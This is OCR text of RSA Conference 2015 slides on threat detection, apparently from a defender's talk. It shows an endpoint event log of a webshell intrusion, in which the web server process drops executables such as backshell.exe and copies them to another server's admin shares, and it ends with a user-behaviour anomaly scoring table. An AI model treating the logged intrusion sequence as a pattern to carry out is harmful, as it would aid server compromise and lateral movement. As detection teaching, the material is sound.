


# Use the Right Data (Not Just IOCs)

- Threat Intelligence and IOCs have a shelf life. Make it actionable.
- Regardless of where the attacks originates:
  - What type of data they are the hackers targeting?
  - Are there  characteristics that are seen throughout attacks?
- Look for fingerprints of the same attack throughout your environment.



# Using the Right Data - Webshell Detection





Admin Status:
Score: 207
Last Seen: 4/16/2015 5:00:31 AM
Comment:


ta | More Info

| Event Time | Source Module Filen... | Event | Target Module Filename | Target Module Path | D |
|---|---|---|---|---|---|
| 4/14/2015 12:14:04.400 AM | taskkill.exe | Open Process | cmd.exe | C:\Windows\SysWOW64\ | |
| 4/14/2015 12:14:38.042 AM | w3wp.exe | Write to Executable | backshell.exe | C:\Windows\Temp\ | |
| 4/14/2015 12:18:39.097 AM | cmd.exe | Create Process | svchost.exe | C:\Windows\Temp\ | |
| 4/14/2015 12:52:18.852 AM | cmd.exe | Write to Executable | svchost.exe | \\sql3\admin$\temp\ | |
| 4/14/2015 1:26:18.667 AM | w3wp.exe | Write to Executable | SetupMgr_x64.exe | C:\Windows\Temp\ | |
| 4/14/2015 1:26:42.605 AM | cmd.exe | Write to Executable | d.exe | \\sql3\c$\windows\temp\ | |
| 4/14/2015 1:32:26.054 AM | w3wp.exe | Write to Executable | Seed_x64.exe | C:\Windows\Temp\ | |
| 4/14/2015 1:32:31.866 AM | w3wp.exe | Rename to Executable | 7.exe | C:\Windows\Temp\ | |
| 4/14/2015 1:32:45.336 AM | cmd.exe | Write to Executable | 7.exe | \\sql3\c$\windows\temp\ | |
| 4/14/2015 1:44:09.186 AM | cmd.exe | Write to Executable | svchost.exe | \\sql3\c$\windows\debug\ | |
| 4/14/2015 1:48:11.881 AM | w3wp.exe | Rename to Executable | s.exe | C:\Windows\Temp\ | |
| 4/14/2015 1:48:28.006 AM | cmd.exe | Write to Executable | s.exe | \\sql3\c$\windows\system32\ | |
| 4/14/2015 1:50:48.245 AM | cmd.exe | Rename to Executable | s.exe | UNC\sql3\c$\windows\debug\ | |
| 4/14/2015 2:22:13.274 AM | w3wp.exe | Write to Executable | 7z.exe | C:\Windows\Temp\ | |
| 4/14/2015 2:23:19.292 AM | w3wp.exe | Write to Executable | 7z.dll | C:\Windows\Temp\ | |
| 4/14/2015 2:23:57.403 AM | cmd.exe | Write to Executable | 7z.dll | \\sql3\c$\windows\temp\ | |
| 4/14/2015 2:23:57.434 AM | cmd.exe | Write to Executable | 7z.exe | \\sql3\c$\windows\temp\ | |
| 4/14/2015 3:09:09.373 AM | w3wp.exe | Write to Executable | gp6.exe | C:\Windows\Temp\ | |
| 4/14/2015 3:09:44.530 AM | cmd.exe | Write to Executable | gp6.exe | \\sql3\c$\windows\temp\ | |
| 4/14/2015 3:34:00.139 AM | taskeng.exe | Create Process | svchost.exe | C:\Windows\Temp\ | |
| 4/14/2015 4:28:00.118 AM | taskeng.exe | Create Process | cmd.exe | C:\Windows\System32\ | |
| 4/14/2015 4:30:00.059 AM | cmd.exe | Create Process | cscript.exe | C:\Windows\System32\ | |
| 4/14/2015 4:30:00.075 AM | conhost.exe | Open Process | cscript.exe | C:\Windows\System32\ | |
| 4/14/2015 4:30:00.090 AM | svchost.exe | Open Process | cscript.exe | C:\Windows\System32\ | |

[Status] <> 'Whitelisted'

| | | |
|---|---|---|
| Country |   User logs in from UAE for the 1st time. He's always located in India | Score: **92** |
| Device |   User logs in from a new, unrecognized, device | Score: **90** |
| Transmitted Data [MB] |   User transmits 1GB, user's average is 68MB | Score: **93** |
| Session Duration [hours] |   Sessions duration is 24 hours, user's average is 4 hours | Score: **82** |
| Many more | | |
| Final Score |   Final score is an aggregation of the feature's scores | Aggregate Score: **98** |

# See Everything.  Fear Nothing.



RSAConference2015

San Francisco | April 20-24 | Moscone Center

# Thank you…